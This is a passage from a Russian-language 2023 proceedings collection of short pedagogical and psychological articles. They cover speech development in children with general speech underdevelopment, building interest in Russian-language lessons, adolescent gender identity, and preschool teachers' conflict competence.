Любая из этих технологий предусматривает взаимосвязанную деятельность педагога и студента с учетом принципов индивидуализации, оптимальной реализации человеческих и технических возможностей, диалогического общения.

---



Традиционные методы обучения способствуют усвоению материала, воспроизводить знания в знакомой ситуации. Однако мир все время меняется и выдвигает новые требования:

- грамотно работать с информацией;
- быть коммуникабельным;
- адаптироваться в меняющихся жизненных ситуациях;
- самостоятельно приобретать знания и применять их на практике;
- уметь видеть возникающие проблемы и решать их используя современные технологии.

Главная цель модернизации образования состоит в решении проблемы личноно - ориентированного образования, когда организация активной познавательной деятельности становится основной задачей педагога.

Изучение любой дисциплины с использованием информационных и коммуникационных технологий дает студентам возможность для участия в создании элементов урока, что повышает интерес обучающихся к дисциплине.

Теперь профессиональные умения педагога должны быть направлены не только на контроль знаний и умений студентов, но и на диагностику учебной деятельности с целью вовремя помочь устранить назревающие трудности в познании и применении знаний, а эта роль требует от педагога более высокого уровня мастерства.

#### **Список использованной литературы:**

1. Мезенцева О.И. Современные педагогические технолгии / О.И. Мезенцева. – Новосибирск: ООО «Немо Пресс», 2018. – 144 с.
2. Фабриков М.С. Современные образовательные технологии / М.С. Фабриков; Владим. гос. ун - т им. А.Г. и Н.Г. Столетовых. – Владимир: Изд - во ВлГУ, 2021. – 224 с.

© Путивцева Н.С., Кузнецова Е.Н., Винограденко Е.А., 2023

**Самсоненко А. Н.** - учитель – логопед,  
**Иванина А. И.** учитель - дефектолог.  
МБОУ СОШ №42 г. Белгород

### **КОММУНИКАТИВНО - РЕЧЕВОЕ РАЗВИТИЕ У ДЕТЕЙ МЛАДШЕГО ШКОЛЬНОГО ВОЗРАСТА С ОБЩИМ НЕДОРАЗВИТИЕМ РЕЧИ**

**Аннотация:** в данной статье описывается коммуникативно - речевое развитие у детей школьного возраста с общим недоразвитием речи.

**Ключевые слова:** коммуникативно - речевое развитие, общее недоразвитие развитие речи, диалогическое общение, общение со сверстником.

**Актуальность темы.** Одной из наиболее актуальных проблем педагогической работы на сегодняшний день является проблема работы с школьниками с речевыми отклонениями. Дети с общим недоразвитием речи - это дети, имеющие отклонения в развитии речи при нормальном слухе и сохранном интеллекте. Количество детей, имеющих речевые нарушения увеличилось и имеет тенденцию к дальнейшему росту. Все эти речевые нарушения, если их вовремя не исправить, вызывают трудности общения с окружающими, а в дальнейшем влекут за собой определенные изменения личности в цепи развития «ребенок - подросток - взрослый», т.е. ведут к возникновению у детей закомплексованности, мешая им учиться и в полной мере раскрыть свои природные способности и интеллектуальные возможности. Поэтому проблема развития коммуникативных навыков у детей младшего школьного возраста с общим недоразвитием речи очень актуальна в настоящий период. Процесс успешного развития коммуникативных навыков детей с общим недоразвитием речи является частью социальной компетентности личности, от которой зависит успешность развития детей с общим недоразвитием речи, успешность их обучаемости в школе, социализация ребенка.

Проблеме развития коммуникативных навыков детей младшего школьного возраста с общим недоразвитием речи уделяли внимание многие исследователи, такие как Н.Н. Бутусова, В.К. Воробьева, Э.А. Каверова, А.И. Коваленко, М.М. Панасенкова, Л.Ф. Спирина, И.К. Колпоковская, А.Н. Корнев, Р.И. Лалаева, Л.В. Бенедиктова, Р.Е. Ле - 4 вина, Л.С. Волкова, С.Н. Шаховская, Н.С. Жукова, Р.Г. Филичева, Е.В. Парфенова и многие другие. Несмотря на значительный интерес исследователей к проблеме развития коммуникативных навыков у детей младшего школьного возраста с общим недоразвитием речи, накопленные к настоящему времени данные по проблеме недостаточны. Поэтому данная проблема является интересной и актуальной. Это связано и с недостаточной эффективностью традиционных методик, направленных на развитие коммуникативных навыков у детей младшего школьного возраста с общим недоразвитием речи, и с увеличением количества детей, имеющих речевые нарушения и не способных к успешному обучению в школе из - за низкого уровня развития коммуникативных навыков.

Общее недоразвитие речи (ОНР) - это такое нарушение речевого развития, при котором наблюдается недостаточный уровень сформированности всех компонентов языковой системы: словарного запаса (лексики), грамматического оформления (грамматики), звукопроизношения (фонетики), слуховых дифференцировок (фонематического слуха). Развитие коммуникативных навыков у младших школьников с общим недоразвитием речи отстает от нормы. Общее недоразвитие проявляется разными нарушениями и степенями тяжести: от полного отсутствия речевых средств общения до единичных нарушений в лексико - грамматическом строе устной речи. У всех детей с ОНР можно отметить: позднее появление речи (первых слов, первых фраз); недостаточный уровень лексического запаса; наличие стойких грамматических ошибок; нарушение фонематического

слуха; недостатки звукопроизношения; затруднения в связной монологической речи.

Общее недоразвитие речи у детей сказывается на развитии ребенка в целом. Страдает коммуникативная функция, то есть общение с детьми и взрослыми. Проявляются отклонения в эмоционально - волевой сфере, задерживается формирование вербального мышления. В школьном возрасте ОНР может быть причиной трудности в освоении грамоты. Для первого уровня развития речи при ОНР характерно отсутствие общеупотребительной речи. Такой ребенок выражает свои просьбы и желания с помощью мимики, жестов и упрощенных лепетных слов. На втором уровне речевого развития у ребенка с ОНР наблюдаются зачатки общеупотребительной речи. При этом присутствуют фразы из искаженных трех - четырех слов. Речь практически непонятна для окружающих. Часто требуется перевод мамы, что же сказал ребенок? На этом уровне речевого развития ребенок не владеет словообразованием и словоизменением. Наблюдаются нарушения в произношении до 6 - 10 звуков. На третьем уровне речевого развития у ребенка с ОНР отмечается развернутая фразовая речь. Ребенок активнее в речевом общении. Он может использовать не только простые, но и распространенные и даже сложные предложения. Чем активнее говорит ребенок, тем больше проявляется ошибок в его речи. Более заметными становятся недоразвитие лексики (словарного запаса), грамматики (грамматического оформления) и фонетики (звукопроизношения). Кроме грамматических ошибок при построении предложения (экспрессивный аграмматизм) могут быть структурные нарушения высказывания. Дети характеризуются развернутой фразовой речью с выраженными элементами аграмматизмов. На данном уровне нет грубых лексико - грамматических и фонетико - фонематических недостатков речи.

Несмотря на наличие связной речи, дети неточно употребляют многие лексические значения слов. Словарный запас состоит в основном из глаголов и существительных. Мало слов, которые обозначают признаки, качества, состояния действий и предметов. В их словаре мало обобщающих понятий. А слова с абстрактным и переносным значением зачастую недоступны для их понимания. Грамматический строй речи у детей на данном уровне носит незавершенный характер, следствием этого является наличие выраженного аграмматизма. Наблюдаются ошибками в согласовании числительных и прилагательных с существительными в роде, числе и падеже, в пропусках, заменах простых и сложных предлогов (взяла из пола – взяла с пола, выкатился из стола – выкатился из - под стола; шесть чашков – шесть чашек, два уха – два уха).

Недостаточно сформированными являются так же и навыки словообразования. Дети чаще всего употребляют только простые формы уменьшительно - ласкательных существительных, приставочных глаголов, отдельные притяжательные и относительные прилагательные, которые соответствуют наиболее продуктивным словообразовательным формам (мяч - мячик, дом – домик, сок из яблок – яблочный; это ботинки – папины, это очки - бабушкины и

---

т.п.). При образовании более сложных словообразовательных моделей дети допускают большое количество ошибок (у овцы – овценок, у лошади – маленькая лошадка, стул – стулик, забор – заборик, варенье из слив – сливочное, кастрюля из металла – металлическая, у лисы хвост – лисин, у зайца уши – зайкины и т.п.). При воспроизведении слов разной слоговой структуры отмечаются следующие ошибки: персеверации (татацикл - мотоцикл), добавление лишних звуков (лисиичка - лисичка), сокращение слогов (весипед - велосипед), перестановка слогов (мотолок - молоток), добавление слогов (оленененок - олененок), нарушение звуконаполняемости внутри слов (филетовый - фиолетовый). Фонетический компонент речевой системы детей с ОНР характеризуется дефектным произношением оппозиционных звуков, нескольких групп. Преобладают замены и смешения звуков. Неправильно произносится от двух до пятнадцати звуков. Недостаточность звукопроизношения во многом объясняется неточностью дифференциации звуков на слух.

Следствием этого являются трудности усвоения операций звуко - слогового анализа. Понимание обращенной речи приближается к возрастной норме. Однако дети недостаточно хорошо понимают значения слов, которые изменяются с помощью приставок и суффиксов; трудности вызывает различение морфологических элементов, которые выражают категорию числа и рода, логико - грамматические структуры, выражающие причинно - следственные связи, временные и пространственные отношения. Наряду с лексическими ошибками у данной категории детей отмечается и своеобразие связной речи. Основные проблемы у ребенка возникают при формировании грамматического строя языка. По - прежнему остаются не сформированными навыки словообразования и словоизменения. У многих детей отмечаются нарушения слоговой структуры слов. Могут быть перестановки, пропуски, замены слогов в слове. К четвертому уровню речевого развития при ОНР относятся дети с остаточными явлениями недоразвития лексико - грамматических и фонетико - фонематических компонентов языковой системы.

Только углубленное обследование позволяет выявить остаточные проявления общего недоразвития речи. Для многих детей четвертого уровня речевого развития характерным является вялая артикуляция при произнесении звуков, недостаточная выразительность речи и нечеткая дикция. Из - за этого речь становится нечеткой и «смазанной». Сохраняются у этой категории детей с ОНР недостатки и фонетико - фонематической стороны речи. При детальном обследовании лексики выявляется ряд лексических ошибок. Они плохо справляются с подбором синонимических и антонимических пар. Характер лексических ошибок проявляется в замене слов, близких по значению, но не подходящих в данном высказывании ребенка. В большинстве случаев дети с четвертым уровнем развития речи неточно понимают и употребляют пословицы, слова и фразы с переносным значением. В речевых высказываниях детей с ОНР различного рода недостатки в области, грамматики, лексики, фонетики хорошо

заметны в разных формах монологической речи. Помимо стойких речевых нарушений в высказываниях детей данного контингента отмечаются ошибки, связанные с передачей логической последовательности, пропуском отдельных фрагментов и событий, действующих лиц, трудностями программирования связного сообщения, заменяющегося нередко перечислением отдельных предметов и их частей.

У детей с ОНР процесс овладения связной монологической речью проходит гораздо медленнее, чем у их нормально развивающихся сверстников. У большинства детей возникают трудности не только языкового оформления речевых высказываний, но и их внутреннего планирования. Любые варианты монологических построений (пересказ, различные виды рассказа) имеют стойкие ошибки в виде смысловых пропусков, нарушения последовательности и связности, наблюдается ситуативность и фрагментарность изложения. Дополнительные трудности в овладении монологической речью могут быть связаны с наличием у детей данного контингента вторичных нарушений в развитии высших психических функций, таких как: память, внимание, восприятие, эмоционально - волевая сфера. Об этом свидетельствуют публикации В.К. Воробьевой [1], Н.С. Жуковой [3], Т.Б. Филичевой, Т.В. Тумановой, Г.В. Чиркиной [8], С.Н. Шаховской [6] и др.). Сформированность лексико - грамматических средств языка у детей с ОНР гораздо ниже, чем у их нормально развивающихся сверстников, а монологическая речь еще долгое время остается несовершенной. Это, в свою очередь, затрудняет процесс обучения детей в школе. Поэтому формирование связной речи у детей с ОНР является одним из самых важных направлений в педагогической работе. Дети с ОНР не умеют полноценно строить свои речевые высказывания. Как правило, не комментируют свои действия, а делают все молча. Они часто избегают речевого общения и редко обращаются к взрослым и сверстникам с вопросами. Когда общение между ребенком и сверстником или взрослым происходит, оно оказывается весьма недолгим и неполноценным. Это происходит из за того что: дети быстро теряют интерес к заданной теме разговора, что чаще всего приводит к прекращению диалога; у ребенка мало необходимых для ответа сведений, ограниченный запас слов, который в свою очередь препятствует формированию полноценных высказываний; дети не стараются разобраться в том, что им говорят, они понимают обращенную речь в целом, не обращая внимания на детали, отсюда – не точное понимание контекста разговора, все это не способствуют продолжению дальнейшего общения.

Недостаточная сформированность связной речи часто проявляется в диалогах и монологах. Причиной этого является трудности внутреннего планирования речи и ее языкового оформления. При составлении рассказов дети часто нарушают их последовательность и связность. Например, рассказ описание игрушки может быть оформлен следующим образом: «Это белка. Она оранжевая, еще большой хвостик, она держит грибочек и хотела кушать, и глазки, носик ротик и в руках она держит грибок, и еще лапочки и еще хвостик и ушки. Можно обнимать ее. С ней играть».

---

Нередкими являются смысловые пропуски важных элементов сюжетной линии, нарушаются причинно - следственные и временные связи (Шла собака по деревяшкам. Увидела мясо. Она думала, что другая собака мясо тащила в зубах. Потом она осталась без мяса. (Собака шла по дощечке через речку, а в зубах несла мясо. Увидела она себя в воде и подумала, что там другая собака мясо несет, она бросила свое мясо и кинулась отнимать у той собаки: того мяса вовсе не было, а свое волною унесло. И осталась собака ни при чем).

Перечисленные ошибки вызваны тем, что самостоятельная речевая активность у детей снижена, они не умеют выделить главные и второстепенные элементы рассказа и с трудом устанавливают связи между ними, не умеют четко простроить целостную композицию текста. Часто дети неправильно связывают слова внутри 19 фразы (С куклов там вот принцесик, там вот всяких, куклов, королев и ребенок можно играть – С куклами можно играть в принцесс, в королев и в ребенка можно играть) и нарушают межфразовые связи между предложениями (Это мышка. Рот, хвост, туловище, уши. Ризинная мышка. Нее можно играть, держать. Все.).

Затруднения в точном изложении целостного текста обусловлены сложностями в понимании сюжетной линии, ограниченностью словарного запаса, недостаточностью языковых средств. При составлении рассказа или пересказа, дети стремятся как правило, к перечислению отдельных объектов, их признаков или действий, совершаемых с ними. Часто в процессе самостоятельного высказывания ребенок неоднократно возвращается к ранее сказанному, прерывает мысль, не может удержать сюжетную линию повествования. Таким образом, развитие коммуникативных навыков у детей с общим недоразвитием речи отстает от нормы. У многих из них наблюдаются трудности, как внутреннего планирования своей речи, так и его внешнего языкового оформления. Главной причиной этому является недостаточный словарный запас и несформированность грамматического строя речи.

Коммуникативные навыки - это способность человека взаимодействовать с другими людьми, правильно интерпретируя получаемую информацию, а также правильно ее передавая. Эти навыки очень важны в обществе, когда каждый день необходимо взаимодействовать со многими людьми.

Таким образом, педагогическая среда, в которой находятся дети с ОНР в образовательных учреждениях, имеет потенциальные возможности развития коммуникативных навыков и способна выполнять свою развивающую функцию в рассматриваемом аспекте при разработке и осуществлении педагогом учреждений системы целенаправленной работы, направленной на развитие коммуникативных навыков детей с ОНР.

### **Список литературы:**

1. Воробьева, В.К. Методика развития связной речи у детей с системным недоразвитием речи [Текст] / В.К. Воробьева. - М.: АСТ, 2014. – 203 с.

---

2. Воспитание и обучение детей с расстройствами речи [Текст] / Под ред. С.С. Ляпидевского. - М.: Просвещение, 2014. – 200 с.
3. Жукова, Н.С. Логопедия [Текст] / Н.С. Жукова, Е.М. Мастюкова, Т.Б. Филичева. - Екатеринбург: ЛИТУР, 2014. - 320 с.
4. Карпенко, Е.В. Коммуникативные навыки современного человека: от теории к практике [Текст] / Е.В. Карпенко // Общественные науки. - 2017. - № 6. - С. 533 - 539.
5. Каверова, Э.А. Коррекция звукопроизношения у детей с ОНР с использованием дидактических игр [Текст] / Э. А. Каверова // Специальное образование. - 2015. - №11. - том 2. - С. 145 - 149.
6. Логопедия [Текст] / Под ред. Л.С. Волковой, С.Н. Шаховской. - М.: АСТ, 2015. - 300 с.
7. Логопедия. Преодоление общего недоразвития речи у детей [Текст] / Жукова Н.С., Филичева Р.Г., 2014. – 205 с.
8. Филичева, Т.Б., Туманова, Т.В., Чиркина, Г.В. Воспитание и обучение детей с общим недоразвитием речи [Текст] / Т.Б. Филичева, Т.В. Туманова, Г.В. Чиркина. - М.: Академия, 2014. – 234 с.

© Самсоненко А. Н., Иванина А. И. 2023

**Бесхмельницина М.Н.,**  
учитель русского языка и литературы,  
**Хаустова В. Н., Алenuшкина Е.А.,**  
учителя начальных классов;  
МАОУ «СПШ №33»; (Старый Оскол, Россия)

## **СРЕДСТВА ФОРМИРОВАНИЯ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА К ИЗУЧЕНИЮ РУССКОГО ЯЗЫКА**

### **Аннотация.**

Авторы рассматривают проблему повысить качество знаний через формирование интереса к русскому языку, развитие познавательной деятельности обучающихся, учитывая индивидуальные особенности детей, создавая психологический комфорт на уроке.

### **Ключевые слова.**

Интерес, русский язык, словарно - орфографическая работа, самостоятельность.

Среди всех мотивов учебной деятельности самым действенным является познавательный интерес, возникающий в процессе учения. Устойчивый познавательный интерес формируется разными средствами. Одним из них является занимательность. Элементы занимательности, игра, все необычное,

неожиданное вызывает у детей богатое своими последствиями чувство удивления, живой интерес к процессу познания, помогает им усвоить любой учебный материал.

В начальном курсе грамматики, правописания и развития речи большое значение придается словарно - орфографической работе, в процессе которой дети усваивают слова с непроверяемыми и трудно - проверяемыми написаниями. Усвоение написания трудных слов требует многократных систематических упражнений, как по языку, так и по развитию памяти, орфографической зоркости и активизирует познавательную деятельность учащихся. В таком случае часто приходится обращаться к этимологическому происхождению слов, пользоваться словарем. Знакомя детей с лексическим значением слова, рассказывается о том, что в словарный состав современного русского языка входят не только исконно русские слова, но и заимствованные. Знания групп слов программа начальных классов не предусматривает, но если учитель хотя бы один раз сообщит, как появилось в языке, то, или иное слово, у младших школьников появляется интерес к слову и они обязательно спросят, откуда оно пришло в наш язык.

Активизация словаря – одно из важнейших направлений словарной работы на уроках. Влияние этой практической задачи осуществляется на каждом уроке русского языка. Работа со словом сложна и многообразна. Используются различные приемы ознакомления с новыми словами и их значениями: выяснение значения путем показа картинки, уточнение значения по толковому словарю, подбор синонимов, антонимов, словообразовательный анализ, включение нового слова в словосочетание или предложение. И здесь используются различные занимательные материалы.

Тема по изучению слов с безударной гласной в корне слова, непроверяемой ударением считается одной из трудных тем в начальной школе. Слова с такой орфограммой обычно называются словарными. Безударную гласную в таких словах необходимо запомнить. Существует много способов по запоминанию слов с непроверяемым написанием, а педагог хочет остановиться на таких, которые, по его мнению, дают больше эффекта, разнообразят урок, вносят элементы игры, делая его более интересным и привлекательным, активизирует деятельность детей.

При первом изучении словарного слова обращается внимание детей на признак, который присущ только этому слову, и затем связывается этот признак с орфограммой, которую надо запомнить. Например, изучаем слово «береза». Говорим о березе, выделяем признак, который отличает березу от других деревьев. Дети сразу выделяют этот признак: белая береза.

Белая береста у березки нашей,

Нет на свете деревца

И милей, и краше.

Да, у березы белая береста. А дальше даются строчки для запоминания с безударной гласной е:

---



Белые березы все,  
После «б» пишете «е».

На этом этапе изучения слова с безударной гласной, которую нельзя проверить ударением, очень важно, чтобы внимание детей было максимально сконцентрировано на изучаемой орфограмме. Для этого используются презентации, где в цвете выделяется орфограмма, даются пословицы, приметы.

Далее идет закрепление написания изучаемого слова. В этом случае прибегает учитель к ребусам или кроссвордам. С ребусами учащихся знакомит в букварный период. Тогда они учатся читать слова: корова, ворона, ворота и другие, написанные в виде ребусов.

Одним из средств активизации познавательной деятельности учащихся на уроке считается выполнение самостоятельной работы. Самостоятельной работе учитель отводит особое место на уроке, так как она требует интенсивной работы детского ума. Часто на уроке учащиеся выполняют несколько видов самостоятельной работы, каждый вид работы обязательно проверяется. Формы проверки используются разные: самопроверка, взаимопроверка, сверка с доской, с помощью сигнальных, цифровых, буквенных карточек.

#### **Список использованной литературы:**

1. Агеева С. Обучение с увлечением. – М.: Истоки, 2002.
  2. Аксёнова А. К. Дидактические игры на уроках русского языка. – М.: Просвещение, 1991. - 173с.
  3. Волина В.В. Весёлая грамматика. – М.: Знание, 2005. – 336с.
  4. Волина В.В. Учимся играя. – М.: Новая школа, 2004. – 445с.
- © Бесхмельницына М.Н., Хаустова В.Н., Аленушкина Е.А., 2023.

**Бесхмельницына М.Н.,**  
учитель русского языка и литературы,  
**Хаустова В. Н., Аленушкина Е.А.,**  
учителя начальных классов;  
МАОУ «СПШ №33»; (Старый Оскол, Россия)

### **ПОВЫШЕНИЕ КАЧЕСТВА ОБУЧЕНИЯ ЧЕРЕЗ ФОРМИРОВАНИЕ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА**

#### **Аннотация.**

Авторы рассматривают проблему повышения качества обучения через развитие познавательной деятельности учащихся на уроке, формирование интереса к русскому языку.

#### **Ключевые слова.**

Интерес, русский язык, словарно - орфографическая работа, самостоятельность.

---

Главная задача педагога - повысить качество знаний через формирование интереса к русскому языку, развитие познавательной деятельности обучающихся, учитывая индивидуальные особенности детей, создавая психологический комфорт на уроке.

Перед тем как приступить к изучению какой - либо темы, педагог много времени уделяет поискам активных форм и методов обучения, продумывает каждый урок, ибо урок, по словам В.А. Сухомлинского, первая искра, зажигающая факел любознательности. На уроках, где учащиеся получают новые знания, старается пробудить в них активное восприятие. Лучшему усвоению материала способствуют средства наглядности, опорные схемы, таблицы, которые применяются педагогом на уроке.

Активная познавательная деятельность предполагает участие в ней ученика как субъекта, а это возможно лишь в том случае, когда у него сформировано одно из ведущих качеств личности – познавательная активность.

Поощрение является важным фактором активизации учебно - познавательной деятельности. В первые годы учебы у ребенка еще мал опыт познавательной деятельности, недостаточно развиты учебные умения. Не сформировано самосознание, слабы психически регуляторы деятельности.

При планировании уроков учителем подается материал так, чтобы обучающиеся получали удовлетворение от изучаемого материала, испытывали положительные эмоции. Создание психологического комфорта на уроке способствует формированию познавательных действий. Поэтому ребенок младшего школьного возраста постоянно нуждается в одобрении и признании.

Результатом применения поощрения, как дидактического метода стало формирование потребности самой деятельности как высшей формы поощрения. В нём заключается факт признания и оценка достижений ребенка, при необходимости – коррекция знаний, констатация настоящего успеха, стимулирующая к дальнейшим действиям. Поощрение развивает внимание, память, мышление, формирует познавательный интерес.

Среди всех мотивов учебной деятельности самым действенным является познавательный интерес, возникающий в процессе учения. Устойчивый познавательный интерес формируется разными средствами. Одним из них является занимательность. Элементы занимательности, игра, все необычное, неожиданное вызывает у детей богатыми своими последствиями чувство удивления, живой интерес к процессу познания, помогает им усвоить любой учебный материал. При обучении грамоте в 1 классе, в основном, используются игры, активизирующие учащихся. Всегда учитываются методически оправданные цели, задачи и средства обучения. Каждый урок в 1 классе начинается с чистоговорок, заучивания стихов. Например, при изучении звуков [с], [с'] и буквы с предлагается задание – прочитать и повторить за учителем чистоговорки.

Применяются различные виды дидактического материала, воспитывающего интерес к языку. Например, задание на составление слов из рассыпных букв и

---

слов. Буратино шел в гости к детям. Он нес «вкусные» слова и по дороге рассыпал буквы, слоги и все перепутал. Дети, помогите ему. Они складывают из букв и слогов слова. При изучении звука [у] проводится игра. Расставляются на столе игрушки. На урок в гости к детям приходит нарядная кукла Таня. Из письма, которое она принесла, дети узнают, что у нее сегодня день рождения.

- Давайте подарим ей игрушки, в названиях которых слышится звук [у] (Гусь, кубики, уточка, кукла).

Еще одна игра – составление слов со слогом *ча*, стрелки указывают, как надо соединять, чтобы получилось слово.

На следующем этапе обучения задания усложняются. В них большее место занимает творчество детей. Если ты подумаешь, то рассказ придумаешь. Дается тема рассказа и к ней опорные слова. Дети, используя данные слова, составляют рассказ. С целью поддержания познавательной активности учащихся, обеспечивающей достижение целей обучения, в практике используются разнообразные формы и методы организации деятельности учащихся: нетрадиционные уроки (урок КВН, урок брейн - ринг, урок – сказка, урок – путешествие), внеклассные мероприятия.

#### **Список использованной литературы:**

1. Каюмова Р.Х. Развитие интереса на уроках русского языка // Начальная школа. – 2005. – №6. – с.68
2. Лаптева Л.С. Как легче запомнить слова с непроверяемым написанием // Начальная школа. –2004. - №6. – с.56
3. Львов М.Р. Обучение орфографии в начальных классах // Начальная школа. –2005. - №1. – с.48 - 53

© Бесхмельница М.Н., Хаустова В.Н., Аленушкина Е.А., 2023.

# ПСИХОЛОГИЧЕСКИЕ НАУКИ



# PSYCHOLOGICAL SCIENCES

**Лютикова А.С.**

ГБОУ ВО СГПИ

Ставрополь, Россия

**Научный руководитель: Прилепских О.С.**

канд. психол. наук, доцент

ГБОУ ВО СГПИ

Ставрополь, Россия

## **ПСИХОЛОГИЧЕСКИЕ ОСОБЕННОСТИ РАЗВИТИЯ ГЕНДЕРНОЙ ИДЕНТИЧНОСТИ У ПОДРОСТКОВ**

### **Аннотация**

В статье рассматривается актуальность проблемы развития гендерной идентичности подростков в современных социальных условиях, характеризуются типы гендерной идентичности, определяются основные факторы и детерминанты формирования гендерной идентичности в подростковом возрасте.

### **Ключевые слова**

Подростки, гендер, гендерная идентичность, развитие, факторы.

Подростковый возраст – один из наиболее значимых периодов в развитии гендерной идентичности.

Гендер определяется как социальный пол личности, а также как система межличностного взаимодействия, в ходе которого создается, утверждается, подтверждается и воспроизводится представление о мужском и женском как базовых категориях социального, исторического, культурного порядка (Л. Н. Ожигова) [1].

Идентичность как таковая понимается в качестве интегрального, эмоционально переживаемого отождествления с установками, возникшими в опыте, которые осознаются и интерпретируются личностью как «свои» и выступают в качестве механизма регуляции деятельности и поведения.

Гендерная идентичность рассматривается как частный аспект проявления личностной идентичности, при которой возникает субъективное «чувство пола», модели поведения личности развиваются по маскулинному или феминному типу (Н.С. Бурлакова, Е.Т. Соколова, Н.Е. Харламенкова и др.)

Мужскую гендерную роль и соответствующий тип поведения относят к маскулинному типу личности, который характеризуется высокими показателями по маскулинности (смелость, аналитический ум, независимость и проч.) и низкими показателями по феминности (нежность, слабость, заботливость и проч.). Женскую гендерную роль относят к феминному типу, которому присущи низкие показатели по маскулинности и высокие показатели по феминности. Если по маскулинности и по феминности проявляются одинаково высокие показатели определяют принадлежность к андрогинному типу, а низкие показатели – к недифференцированному, или диффузному типу [1].

В подростковом возрасте происходит изменение интересов, привязанностей и ценностей личности. В это время области межличностного общения и подготовки к

профессиональному выбору становятся все более важными, и эволюция моделей идентификации особенно важна. Формирование гендерной идентичности подростка основано на воспроизведении доминирующей гендерной культуры общества как основы социализации личности.

В процессе социализации подростки обоих полов вырабатывают гендерные культурные ценности, формируют гендерные убеждения и применяют их на практике в процессе жизнедеятельности.

Гендерная идентичность как элемент социальной идентичности – это система организованных знаний человека о самом себе. Как организованная система самопрезентации, гендерная идентичность обеспечивает единство и целостность гендерной роли индивида. Однако возможны искажения детерминации гендерной идентичности. Этому могут способствовать культурные сценарии общества, которые переопределяют индивидуальные жизненные сценарии людей, а также нормы средств массовой информации, создавая идеальные образы, недоступные реальной практике гендерного взаимодействия.

Таким образом, важными факторами развития гендерной идентичности в подростковом возрасте являются: демонстрируемые родителями в семье гендерные роли и гендерные типы поведения, которые усваивает ребенок; социально - транслируемые гендерные стереотипы в системе образования, через социальные сети и средства массовой информации; осознание личностью себя как представителя определенного пола и носителя гендерных признаков (образ, поведенческие проявления, черты личности, выполняемые социальные роли).

#### **Список использованной литературы:**

1. Ожигова Л.Н. Психология гендерной идентичности личности. – Краснодар: Кубанский гос. унив - т, 2006. – 290 с.

© Лютикова А.С., 2023

**Саенко Н.А.**

ГБОУ ВО СГПИ

Ставрополь, Россия

**Научный руководитель: Прилепских О.С.**

к.психол.н., доцент

ГБОУ ВО СГПИ

Ставрополь, Россия

## **КОНФЛИКТНАЯ КОМПЕТЕНТНОСТЬ ПЕДАГОГОВ ДОШКОЛЬНОГО ОБРАЗОВАТЕЛЬНОГО УЧРЕЖДЕНИЯ**

### **Аннотация**

В статье подчеркивается актуальность обладания конфликтной компетентностью педагогами дошкольной образовательной организацией, что способствует снижению возникающих конфликтогенов между всеми участниками

образовательных отношений, эффективному преодолению возникающих противоречий и столкновения интересов. Приводятся диагностические методики, позволяющие оценивать уровень развития конфликтной компетентности педагогов дошкольного образовательного учреждения.

### **Ключевые слова**

Конфликтная компетентность, дошкольное образовательное учреждение, психологическая диагностика.

Система образовательных отношений в современных условиях, в том числе в дошкольном образовательном учреждении, потенциально несет в себе ряд конфликтогенов: столкновение различных целей, потребностей, интересов у детей, родителей, педагогов; неодинаковый социокультурный и образовательный уровень, возрастные и индивидуальные особенности и т.д. В этой связи важно, чтобы педагоги дошкольной образовательной организации обладали развитой конфликтной компетентностью.

В научной литературе используются разные термины для обозначения данного вида компетентности: «конфликтная», «конфликтологическая». В тоже время содержание данных понятий обозначает одну и ту же компетентность.

Под конфликтной (конфликтологической) компетентностью понимается:

- способность субъектов осознавать, воспринимать и адекватно оценивать конфликтную ситуацию, прогнозировать динамику ее развития, учитывать личностные качества субъектов, выявлять скрытые нужды и потребности, определяя проблемы (предмет) конфликта, прогнозируя результат и последствия, гибко использовать стратегии поведения, успешно разрешая и управляя конфликтами, приводить субъектов к конструктивному социальному взаимодействию (М.С. Игнатенко, В.В. Семикин) [3];

- готовность решать проблемы, способность обнаружить предмет и объект конфликта, способность разрешать противоречия (Т.И. Привалихина) [4];

- информационно - когнитивная и регулятивная подсистема профессионализма, связанная со способностью управлять и разрешать конфликты (Л.И. Бершедова) [1];

- способность участника реального конфликта выполнять действия, направленные на минимизацию деструктивных форм конфликтов и перевод социально - негативных конфликтов в социально - позитивный канал (А.К. Бисембаева) [2].

Для диагностики конфликтной компетентности педагогов дошкольного образовательного учреждения можно использовать следующие методики:

- опросник «Диагностика наличия эмпатии, толерантности, конфликтности педагога» (В.В. Бойко, И.М. Юсупова);

- опросник «Стиль поведения в конфликте» (К. Томас);

- экспресс - диагностика устойчивости к конфликтам (Н.П. Фетискин, В.В. Козлов, Г.Н. Мануйлов);

- самооценка конструктивного поведения в конфликте (Н.П. Фетискин, В.В. Козлов, Г.Н. Мануйлов).

Результаты диагностики конфликтной компетентности с помощью указанных методик позволяют делать вывод о готовности педагогов к эффективному преодолению и разрешению возникающих конфликтных ситуаций между всеми участниками образовательных отношений, а также разрабатывать и осуществлять адресные мероприятия по повышению уровня данной компетентности в форме групповых и индивидуальных консультаций, тренингов, практико - ориентированных семинаров и т.д.

### **Список использованной литературы:**

1. Бершедова Л.И. Конфликтологическая компетентность в структуре профессиональной компетентности учителя и классного руководителя // Вестник Тамбовского университета. Серия: Гуманитарные науки. – 2013. – № 7 (123), ч. 1. – С.116 - 121.

2. Бисембаева А.К. Вопросы формирования конфликтологической компетентности будущих педагогов - психологов в процессе профессиональной подготовки в вузе // Педагогическое образование в России. – 2016. – № 6. – С. 172 - 177.

3. Игнатенко М.С., Семикин В.В. Конфликтологическая компетентность как фактор формирования толерантного сознания // Роль образования в формировании толерантного сознания: материалы городской научно - практической конференции / отв. ред.: Н. В. Куприянова, С. Г. Неговская. – СПб: Изд - во РГПУ им. А. И. Герцена, 2008. – С. 62 - 79.

4. Привалихина Т.И. Развитие конфликтной компетентности в начальной школе // Педагогика и психология развития: опыт прикладных исследований и разработок. Сб.научных трудов. - Красноярск: КУГ «Универс», 2000. - С.44 - 47.

© Саенко Н.А., 2023



# **ФИЛОЛОГИЧЕСКИЕ НАУКИ**



# **PHILOLOGICAL SCIENCES**

**Беленов Н.В.**

доцент Самарского государственного социально - педагогического университета,  
г. Самара, РФ

## **ОСОБЕННОСТИ ПЕРЕДАЧИ ТОПОНИМИЧЕСКОЙ НОМЕНКЛАТУРЫ ПРИ ДВУЯЗЫЧИИ ЕЁ НОСИТЕЛЕЙ**

### **Аннотация**

